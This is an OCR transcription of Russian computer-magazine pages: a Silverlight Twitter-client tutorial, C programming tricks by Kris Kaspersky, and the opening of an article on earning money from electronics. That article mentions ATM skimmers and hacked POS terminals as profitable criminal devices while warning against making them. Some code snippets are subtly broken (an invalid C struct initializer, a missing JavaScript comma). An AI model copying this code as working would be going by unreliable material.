
WPF

В основе Silverlight лежит другая технология компании Microsoft — Windows Presentation Foundation (WPF). Поэтому будет нелишним разобраться с тем, какие базовые принципы реализуются WPF-инструментарием. Во-первых, это универсальный подход к работе с пользовательским интерфейсом, документами и медиа-источниками. Во-вторых, — декларативная разработка с вовлечением дизайнеров в разработку реальных интерфейсов. И, в-третьих, легкость разворачивания приложений через сетевую среду.

What is Twit



У автора атрофировано чувство прекрасного :)



Twitter собственной персоной

РАЗБОРКИ С TWITTER API

Остались сущие мелочи — **написать движок Twitter-клиента**. Самым разумным будет оформить его в виде двух классов — непосредственно клиент, реализующий функционал Silverlight-приложения, и класс с реализаций Twitter API. При внесении существенных изменений в официальный Twitter API можно будет переписать соответствующий класс, оставив остальную часть приложения нетронутой (как раз в такую ситуацию и попал автор при подготовке статьи).

Интересующий нас API слишком громоздок для того, чтобы приводить его реализацию в полном объеме. В то же время — он достаточно прост, чтобы понять необходимые детали, ознакомившись с программным кодом. Поэтому остановимся на ключевых моментах, а все остальное можно узнать из исходников — или, не вникая в детали, просто использовать в своих проектах мой код. Все, что от тебя требуется взамен — при случае сообщить о найденных багах и возникших идеях по улучшению.

Основу API составляют два метода: *ExecuteGetCommand()* и *ExecutePostCommand()*. Оба предназначены для обращения к серверу и получения от него интересующей информации. Каждый из них имеет три параметра: *url*, *userName* и *password*. Их назначение понятно из названий. Методы открывают соединение с удаленным узлом и читают с него поток. Ниже — пример метода *ExecuteGetCommand()* без контроля исключений:

```
protected string ExecuteGetCommand(string url,
  string userName, string password)
{
```

```
  using (WebClient client = new WebClient())
  {
    client.Credentials = new NetworkCredential
      (userName, password);
    using (Stream stream = client.OpenRead(url))
    {
      using (StreamReader reader =
        new StreamReader(stream))
      {
        return reader.ReadToEnd();
      }
    }
  }
}
```

Следующий важный момент — реализация механизма получения актуального таймлайна, через который мы будем следить за сообщениями. Технически это реализуется очень просто:

```
public string GetPublicTimeline(
  OutputFormatType format)
{
  string url = string.Format(TwitterBaseUrlFormat,
    GetObjectTypeString(ObjectType.Statuses),
    GetActionTypeString(ActionType.Public_Timeline),
     GetFormatTypeString(format));
  return ExecuteGetCommand(url, null, null);
}
```

Silverlight 2.0 vs. Silverlight 1.0


Краткий перечень улучшений второй версии платформы:


- Controls
- Layouts
- Styles/Templates
- Data Binding
- HTTP/S and Sockets
- Поддержка C# и VB .Net
- LINQ
- XML API
- JSON
- CryptoAPIs (AES)
- Threads

Кое-что о безопасности

Основу безопасности платформы составляет принцип запуска Silverlight-приложений в «песочнице» веб-браузера. При этом границы дозволенного очерчены заранее, и разработчики приложений не могут их расширить. Для хранения пользовательских данных используется технология **Local storage** (аналог cookies). Элемент платформы FileOpen dialog позволяет организовать безопасное взаимодействие на уровне файловой системы. Реализована также поддержка сокетов файлов policy.




Silverlight-приложение


Expression Blend 2 — продвинутые средства редактирования

Обрати внимание, что я сделал метод параметризированным. Нужно это для того, чтобы иметь возможность представить полученные данные в форматах JSON, XML, RSS или ATOM. Само же преобразование осуществляется через объект *OutputFormatType*. Например, *OutputFormatType.XML* или *OutputFormatType.JSON* — и так далее.
Аналогично реализуется и метод *GetUserTimeline()* с той лишь разницей, что к URL-запросу добавляются параметры, содержащие имя пользователя и пароль.
Все остальные методы можешь найти в исходниках к статье.
Теперь о том, как заставить созданный API работать. Прежде всего, нужна исходная информация о логине/пароле для доступа в Twitter и инфа о клиенте (это одно из требований официального API). Можешь организовать работу с перечисленными выше параметрами так, как тебе удобно. Я же в своем примере, сильно себя не утруждая, создал под них файл ресурсов.
Имея на руках реализацию API собственного производства и файл с необходимыми ресурсами, можно создавать Twitter-клиент. Как я уже упоминал выше, лучше выполнить его в виде отдельного класса. Сначала проинициализируем экземпляр API-движка:

```
static Twitter4You()
{
  TwitterApi = new T4UApp.Twitter();
  TwitterApi.TwitterClient =
    TwitterResources.TwitterClient;
  TwitterApi.TwitterClientUrl =
    TwitterResources.TwitterClientUrl;
  TwitterApi.TwitterClientVersion =
    TwitterResources.TwitterClientVersion;
  TwitterApi.Source =
    TwitterResources.TwitterClient;
}
```

После чего можно отправлять запрос:

```
public static string GetLatestTweet(
  string userName)
{
  string message = null;
  try
```

```
{
  string xmlResult = TwitterApi.Show(
    TwitterResources.UserName,
    TwitterResources.Password,
    userName,
    T4UApp.Twitter.OutputFormatType.XML);

    XDocument xDoc =
      XDocument.Parse(xmlResult);

    message = ""\"" + xDoc.Element("user")
      .Descendants(XName.Get("text")).
      First().Value +
      "\"\r\n — " + userName;
  }
  catch (Exception anyException)
  {
    message = anyException.Message;
  }
  return message;
}
```


Здесь мы получаем сообщение в XML-формате и с помощью XDocument разбираем его на отдельные элементы. Нас интересует только один XML-узел: «*user*» (а точнее, содержащийся в нем узел нижнего уровня «*text*», в котором и хранится запись пользователя).
Созданная ранее сладкая парочка из двух классов на C# в принципе может стать самодостаточным приложением или же войти в состав другого, более сложного, приложения. Давай разберемся, как заставить сконструированные объекты работать в Silverlight-окружении.

TWITTER + ASP .NET + SILVERLIGHT

Последний штрих — привинтить Silverlight-интерфейс к только что созданному Twitter-ридеру. Существует несколько способов. Рассмотрим наиболее популярный, в котором в качестве клея используется ASP.



info
Перед установкой Silverlight Tools для второй версии не забудь удалить со своей машины Silverlight 1.0 (во избежание лишних проблем).




dvd
• Мы не нарушаем наших традиций — на диске рабочий исходник проги. Можешь использовать его по своему усмотрению.




links
• Описание архитектуры Twitter: www.insight-it.ru/net/scalability/arkhitektura-twitter/
• Документация на Twitter API: groups.google.com/group/twitter-development-talk/web/api-documentation
• Сообщество Silverlight: silverlight.net
• Официальный сайт технологии: www.microsoft.com/silverlight





Мигрируем в родной и близкий сердцу Visual Studio



Создание нового проекта

Добавляй в проект aspx-файл и открывай его в редакторе кода. Сейчас мы его немного подправим.
В первую очередь нужно позаботиться о том, чтобы при загрузке страницы в окне браузера отображались самые свежие записи. Для этого добавляем простенький скрипт:

```
<script runat="server">
   [System.Web.Services.WebMethod]
   public static string GetLatestTweet(string userName)
   {
      return Twitter4You.GetLatestTweet(userName);
   }
</script>
```

В момент загрузки страницы мы будем получать самую актуальную информацию с Twitter'a. А это значит, что после загрузки браузером секции *<head>* в принципе уже можно инициализировать скрипты, запускающие Silverlight-приложение. Напомню, что за реализацию этой важной функции отвечает скрипт `Silverlight.js`. Ему-то мы и должны передать управление!

```
<asp:ScriptManager ID="SM1"
  EnablePageMethods="true" runat="server">
     <Scripts>
        <asp:ScriptReference Path=
        "~/Silverlight.js" />
     </Scripts>
</asp:ScriptManager>
```

Все готово. Теперь у нас есть проинициализированный Silverlight-объект. Можно им немного порулить — например, создать массив пользователей системы, чьи сообщения тебе хотелось бы читать, не отрываясь от текущих дел:

```
var twittersToTrack = new Array("medved", "kiatemy",
"babble")
```

Читаем последние записи:

```
function onLoaded(sender, args) {
  PageMethods.GetLatestTweet
    (twittersToTrack[0],onSuccessGetLatestTweet);
}
```

Если получение данных завершилось успешно, передаем их в Silverlight-контрол для рендеринга и отображения в окне браузера:

```
function onSuccessGetLatestTweet(result) {
  var twitterText =
     plugin.content.findName("twitterText");
  twitterText.Text = result;
}
```

Если ты посмотришь в исходники, то обнаружишь в этом месте еще несколько строк, отвечающих за анимацию текста. Поскольку размеры статьи ограничены, эта, не самая важная, часть приложения осталась за кадром. К тому же, перед тобой набор достаточно простых и очевидных функций, и изучив исходники, ты обязательно разберешься, что к чему.
Отдельно хотелось бы остановиться на том, как в DOM-структуру добавить объект, соответствующий Silverlight-приложению.

```
<div id="silverlightPlugInHost">
     <script type="text/javascript">
       Silverlight.createObjectEx({
      source: 'TwitterScene.xaml',
      parentElement: silverlightPlugInHost,
      id: 'silverlightPlugIn',
      properties: {
       width: '100%',
       height: '100%',
       background:'white',
       version: '1.0'
        },
        events: {
          onLoad: null
        context: null
        });
     </script>
  </div>
```

Значит так. Из всей этой кучи нам надо запомнить только несколько ключевых моментов. Для работы с Silverlight нужно через системное окружение браузера, в котором присутствует объект Silverlight, вызвать метод *createObject()* или *createOblectEx()*. Если есть желание разобраться, в чем разница между этими двумя методами — кури MSDN. Когда вызываешь метод, не забудь скормить ему следующие параметры: source (ссылка на XAML-файл), *parentElement* (DOM-объект, которому посчастливилось стать Silverlight-контейнером) и properties (массив параметров, описывающий характеристики Silverlight-объекта, например, его размеры).
В принципе, это все, что я хотел тебе сегодня рассказать, учитывая скромный объем журнальной статьи. Ковыряйся в исходниках и документации, разбирайся, что к чему, и возможно, ты присоединишься к растущей армии разработчиков Silverlight. Ищи свой путь. Главное — не стоять на месте. «Эволюция или забвение» — пускай эти слова станут одним из твоих девизов. ⌶



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

СИШНЫЕ ТРЮКИ

Си — самый низкоуровневый из всех высокоуровневых языков, идеологически близкий к ассемблеру. Настолько близкий, что способен позаимствовать чисто ассемблерные фичи, существенно упрощающие решение многих задач и реализуемые без использования ассемблерных вставок. Да-да, средствами самого языка.

01 Реверс строки в адресном континууме

Перевернуть строку, не используя дополнительной памяти, — довольно распространенное задание для юниоров, нацеленное на знание указателей. Когда же его дают матерым программистам, над «экзаменатором» не грех и постебаться, воскликнув: «А зачем ее разворачивать? она и так уже развернута!». После чего пояснить: «В мире все относительно: где конец того начала, что есть начало конца?!». Как и многие другие, x86-процессоры поддерживают флаг направления: просто взводим его, перемещаем указатель на конец строки и движемся в обратном направлении. Некоторые проблемы создает отсутствие завершающего нуля на конце (точнее, в начале) строки, но что мешает нам запомнить ее длину? В адресном пространстве нет понятия «верха» и «низа». До сих пор не утихают споры: куда растет стек и адреса памяти. А потому, всякая последовательность байт одновременно существует в двух состояниях — прямом и развернутом.


Увы, при всей красоте этой концепции ее не объяснишь библиотечным функциям. В частности, `fopen`, `printf`, `MessageBox` и др. — движутся от младших адресов к старшим. Без полноценного реверса тут никак не обойтись, но мы можем воспользоваться этим «подарком» в своих собственных функциях, передавая им в качестве аргумента флаг, в каком направлении двигаться — увеличивать указатель или уменьшать его.

Кто-то может презрительно хмыкнуть: флаг направления и в чистом ассемблере редко используется, а уж на языках высокого уровня ему и вовсе не место, разве что — в академических задачках. Но зачастую массив элементов, отсортированный по возрастанию, требуется превратить в массив, отсортированный по убыванию. Реверс элементов с перемещением их по памяти — не самая быстрая операция, особенно если этих элементов у нас много, а переупорядочивать их приходится достаточно часто. Флаг направления в этом случае экономит кучу процессорных тактов ценой незначительного усложнения алгоритма.

Единственный недостаток предложенного способа — падение производительности при движении взад: от старших адресов к младшим. Так уж повелось, что вся подсистема памяти от кэш-контроллера первого уровня до DRAM-модулей ориентирована на чтение вперед, иначе она начинает тормозить, облагая нас «штрафными» тактами. А потому многократное чтение массива в обратном направлении (особенно большого массива) — это не Zen-way. Лучше затратить время на однократный «честный» реверс, а потом читать вперед, сколько влезет. Хотя реверс плюс однократное чтение массива в прямом направлении — намного медленнее однократного чтения того же массива в обратном направлении.

02 Принудительная проверка успешности операции

Ассемблерщикам хорошо! В их распоряжении есть флаги процессора, сплошь и рядом используемые для индикации ошибок выполнения функций. А вот на Си, если функция возвращает `int` (а возвращает она его преда-



тельски часто), — в качестве индикатора успешности выполнения операции приходится использовать значение, не входящее в диапазон «валидных» ответов. Применительно к *malloc*, — это ноль (нулевой указатель не может быть валидным, во всяком случае, в Си). Если же ноль входит в область допустимых значений, приходится возвращать -1 или выкручиваться как-то еще.

Как следствие, мы имеем полный разброд без всяких признаков стандартизации. Попробуй удержи в голове все эти подробности! Неудивительно, что многие программисты «забывают» о проверке, передавая возвращенные (некорректные) значения другой функции. В результате, программа падает или ведет себя некорректно, но даже если и падает, то совсем не в месте ошибки, а довольно далеко от него. Положение осложняется тем, что проекты зачастую пишутся кучей людей, среди которых попадаются откровенные «вредители», не выполняющие никаких проверок вообще. «Аукается» это в чужих модулях, высаживая коллег на измену.

Как гарантированно заставить «пионеров» выполнять проверки или хотя бы добиться того, чтобы программа стабильно грохалась именно в том месте, где возникает ошибка? Достаточно вместо значения возвращать указатель на память, где это значение лежит — или ноль (при ошибке). Обращение к нулевому указателю приводит к немедленному выбросу исключения, за которое «пионеру» легко надавать по ушам.

Конечно, при этом возникает «лишняя» операция обращения к памяти, но это не проблема, поскольку в общем зачете накладные расходы стремятся к нулю. Даже если функция целиком состоит из одного return и принимает параметры через регистры по fastcall-соглашению, она все равно заталкивает адрес возврата на стек, обращаясь к памяти... 50% «оверхид» на пустой функции — не такой уж плохой результат! Проблема в том, что найти место для размещения возвращаемых данных не так-то просто. Если выделять блок при помощи *malloc*, то это, во-первых, слишком медленно, а во-вторых, когда «пионер» забудет освободить возвращенный указатель (а он забудет), память потечет рекой.

А что если возвращать указатель на статическую переменную? Это снимает проблемы с освобождением памяти, но функция становится нереентерабельной. Иногда это можно обойти использованием локальной памяти потока, но локальная память потока бессильна против рекурсивных вызовов функции. Рекурсия встречается не так уж и часто, поэтому способ имеет право на существование.

Точно так же, если функция возвращает данные по указателю, мы можем «навязать» проверку успешности выполнения операции путем возвращения указателя на указатель (возвращая в случае ошибки ноль).

03 Имитация INT

Во времена MS-DOS большинство системных функций вызывались путем генерации программного прерывания командой *INT 21h*. UNIX-системы используют этот путь и сегодня (только вместо вектора *21h* у них *80h*). Достоинство подхода в том, что код, вызывающий INT, не имеет ни малейшего представления о том, по какому адресу находится системный обработчик. Более того, этот адрес может динамически меняться (например, в MS-DOS появился новый резидентный вирус, хе-хе). Windows NT вплоть до XP также использовала *INT* в качестве «моста» между user-land и kernel-land, позволяя прикладному коду делать системные вызовы. Начиная с XP, медленная команда INT сменилась более быстрой *SYSENTER/SYSCALL* (Intel/AMD, соответственно), однако на прикладном уровне основным средством межмодульных вызовов стал экспорт/импорт эффективных адресов. Именно так и работают динамические библиотеки.

Экспорт/импорт прекрасно действует в рамках одной программы, но когда мы пытаемся прикрутить к ней поддержку plug-in'ов, возникает куча проблем. Фактически, основная программа, с точки зрения plag-in'a, превращается в операционную систему и необходимо как-то передать адреса всех функций, чтобы plug-in их мог вызывать. Обычно для этого используется готовый механизм, и plug-in'ы реализуются как динамические библиотеки. Это накладывает на разработчика программы множество ограничений, призванных обеспечить обратную совместимость. Но это еще что! Отсутствует возможность (легальная) написания plug-in'ов-фильтров, встраивающихся между уже загруженным plug-in'ом и основной программой.

Тут как нельзя кстати оказался бы INT, но, во-первых, это системно-зависимо и абсолютно непереносимо, а, во-вторых, вызывать INT с прикладного уровня для передачи управления на прикладной уровень — негуманно. Вот намного более элегантный способ: основная программа устанавливает обработчик исключений, а plug-in для вызова функций программы производит запись определенной структуры данных по нулевому указателю, что ведет к генерации исключения, перехватываемого (и обрабатываемого) основной программой. Программа может динамически переназначать обработчики исключения в зависимости от текущего режима работы (например, запуске встроенного редактора), то же самое могут делать и plug-in'ы. Устанавливая свой обработчик исключения, перекрывающий предыдущий, они перехватывают общение основной программы со всей цепочкой plug-in'ов-фильтров. Ну разве не красота?

Скажу несколько слов о структуре, записываемой по нулевому указателю. Количество возможных решений намного больше одного (все зависит от вкусов программиста), но общий принцип таков:

«Магическая» таблица, записываемая по нулевому адресу

```
struct leben
{
  char magic[]="NZM1";
  // магический «пирожок»
  int syscall_id;
  // номер «системного вызова»
  void *list;
  // указатель на список аргументов «сис. вызова»
```

Поясню: *magic* — хранит магическое слово, проверяемое обработчиком исключения, чтобы удостовериться, что это не случайная операция записи, а преднамеренный «системный вызов», номер которого хранится в *syscall_id*. Впрочем, вместо номера можно использовать имена «системных вызовов» — на усмотрение программиста. Аргументы передаются (и возвращаются) через указатель на область памяти (в данном случае **list*), формат которой варьируется от одного «системного вызова» к другому.



DI_HALT
/ DI_HALT@MAIL.RU /

ПОДНИМИ БАБЛО С ПАЯЛЬНИКА


СПОСОБЫ ЗАРАБОТКА НА ПРОИЗВОДСТВЕ ЭЛЕКТРОНИКИ

Втыкая с утра до вечера в даташиты, разрабатывая и изготавливая новые блоки и девайсы, вскоре начинаешь понимать, что становишься редким в наше время спецом — электронщиком. А значит, умеешь делать то, что не умеет большинство. Отличный повод начать зарабатывать!

КАК Я ДОКАТИЛСЯ ДО ЖИЗНИ ТАКОЙ

Когда-то я работал инженером-наладчиком, ремонтировал и настраивал громадные станки с программным управлением и неплохо, по меркам моего города, зарабатывал. Однако вскоре мне надоели эти мазутные железки, осточертело мотаться по разным предприятиям — и я решил уйти в фирму, занимающуюся разработкой и изготовлением лабораторной электроники. Но через три месяца понял, что и тут ловить нечего — в конторе царил закоренелый консерватизм и отсутствие малейшего желания что-либо менять. Мне оставалось настраивать готовую продукцию, а также откачивать и ремонтировать «трупы». А я хотел творчества и самостоятельных разработок.

Спасение явилось оттуда, откуда никто не ждал: пришли ставить домашнюю сигнализацию, и я краем глаза увидел внутренности одного из их блоков. Лажа оказалась редкостная — сплошные сопли, кривая пайка и убогий монтаж. Сразу смекнув, что это голимый самопал, а значит — я могу перебить заказ на изготовление, я подозвал одного из техников и показал ему печатную плату собственного изготовления с идеальными, словно фабричными, дорожками и отличной пайкой. Мужик подивился и сказал, что передаст начальству, что нашли классного монтажника. Так я получил первого заказчика. Дальше было веселей! На заказ я тратил не более десяти-пятнадцати часов в месяц, но доход от производства сигнальных блоков вскоре начал перевешивать мою официальную зарплату. Все же, уходить в свободное плавание было боязно, но тут обстоятельства сыграли мне на руку. На работе начались косяки с начальством. Директор покатил на меня бочку: дескать, я не справляюсь с обязанностями. Вместо объяснительной я положил ему на стол заявление об увольнении.



Когда я увидел, что они используют ЭТО, я понял – они нуждаются во мне!

Мой первый серийный девайс – компонент сигнализации. Кормит меня уже почти год

Итогом стало то, что вот уже почти год я тружусь исключительно на себя. Совершенно не напрягаясь, работаю по два три дня в месяц и живу вполне припеваючи!
Но это была присказка, а сказка — впереди. О некоторых тонкостях работы в сфере производства и разработки электроники я и хочу тебе сейчас поведать.

ЗНАЙ И УМЕЙ

Чтобы начать зарабатывать на электронике, ее надо научиться проектировать и изготавливать. На самом деле, не все так страшно. Современный уровень электроники такой, что разработка какого-либо устройства больше напоминает игру в конструктор. Куча стандартизованных деталей, общающихся между собой на стандартных же протоколах! Особенно ярко это выражено в цифровой электронике. Так что, изучай материальную часть, вкуривай в протоколы, разбирай принципы работы и все у тебя получится. Учиться, учиться и еще раз учиться. И вскоре ты сам поймешь, что разработать что-либо прикольное — не проблема. Также нужно вкурить в производство печатных плат в домашних условиях. ЛУТом или фоторезистом — неважно, главное, чтобы ты мог быстро создать прототип или опытную партию.

НАЙДИ СВОЮ НИШУ

При комбинации слов «фрикинг» и «бабло» сразу же всплывает в голове этакий образ маньячного криминального таланта, грозно сверкающего глазами в клубах канифольного дыма и выдающего десятки жучков, радиозакладок и боксов всех цветов радуги. В целом, все верно. Криминальный фрик — это очень прибыльный бизнес. За простейший жучок можно взять под пару сотен баксов, не напрягаясь (а за более сложный **девайс вроде скимера для банкомата или хакнутого POS-терминала** — десятки тысяч баксов). И это — при копеечных вложениях в материалы и трудозатраты на изготовления. Но легкая жизнь дорого стоит — нарваться тоже можно по-крупному. В лучшем случае, если на тебя выйдут местные органы правопорядка, ты или огребешь срок, или (при очень большом везении) отделаешься легким испугом, загремев в застенки ФСБ. Занимаясь черным фриком, ты постоянно рискуешь быть кинутым на бабки, так как куда проще отобрать девайс и не заплатить за него, все равно ты не пойдешь никуда жаловаться. При наихудшем же раскладе на тебя подсядет крутая братва и, применив свои весьма негуманные методы, склонит к сотрудничеству. Вот тогда придется до конца дней своих клепать задарма разного рода девайсы. Отвязаться от них будет очень и очень сложно, разве что пойдешь с повинной в органы и всех заложишь. Однако системы защиты свидетелей в нашей стране я что-то не наблюдаю, так что Стиратель за тобой с рейлганом не придет — сам будешь выкручиваться. Короче, не рекомендую я тебе лезть в эту грязь. Делать девайсы для саморазвития и экспериментов это одно, а вот продавать их или использовать по прямому назначению — уже конкретное преступление, за которое светит реальный срок.
